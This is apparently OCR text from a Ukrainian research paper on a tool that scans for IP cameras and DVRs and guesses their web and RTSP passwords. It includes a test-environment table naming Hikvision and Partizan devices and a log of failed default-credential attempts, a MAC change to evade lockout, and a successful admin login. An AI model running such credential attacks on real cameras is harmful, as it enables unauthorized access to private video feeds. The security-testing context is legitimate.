
Архітектура модуля сканування




Узагальнений алгоритм роботи засобу



Алгоритм підбору паролів



Алгоритм сканування




Тестове середовище


Категорія	Деталі
Пристрої які було протестовано	IP-камера Hikvision DS-2CD1321-I Відеореєстратор Partizan ADF-14S
Операційна система на якій було протестовано засіб	Debian 12.11, Kali Linux 2024.4
Версія Python	3.11
Сторонні бібліотеки	opencv-python 4.11.0.86 requests 2.32.4 python-nmap 0.7.1
Специфікації системи для тестування роботи програми	Процесор: AMD Ryzen 5 3550H Обсяг оперативної пам’яті: 16GB Мережева карта: Intel(R) Wi-Fi 6 AX200 160MHz
Показники якості	Функціональність Сумісність Масштабованість

Результати модульного тестування засобу


Результати виконання юніт-тестів модуля сканування



Результати виконання юніт-тестів модуля підбору паролів




Результати виконання юніт-тестів модуля роботи з відео




Результати експериментального дослідження

Результат сканування на Debian

Результат сканування на Kali Linux



Результат підбору паролів до WEB-інтерфейсу



Відео з камери відеоспостереження

Результати підбору паролів до RTSP потоку

```
[rtsp @ 0x16116080] method DESCRIBE failed: 401 Unauthorized
[ ] Спроба admin:admin1 – невдала
[rtsp @ 0x1612e800] method DESCRIBE failed: 401 Unauthorized
[ ] Спроба admin:admin2 – невдала
[rtsp @ 0x1612e700] method DESCRIBE failed: 401 Unauthorized
[ ] Спроба admin:admin3 – невдала
[rtsp @ 0x1612ef00] method DESCRIBE failed: 401 Unauthorized
[ ] Спроба admin:123456 – невдала
[rtsp @ 0x1612ea00] method DESCRIBE failed: 401 Unauthorized
[ ] Спроба admin:12345 – невдала
[ ] Change MAC on EE:E0:59:CC:22:D2
[+] The new mac is EE:E0:59:CC:22:D2
[+] Успішне підключення: admin:Admin123
```

Відео з RTSP потоку камери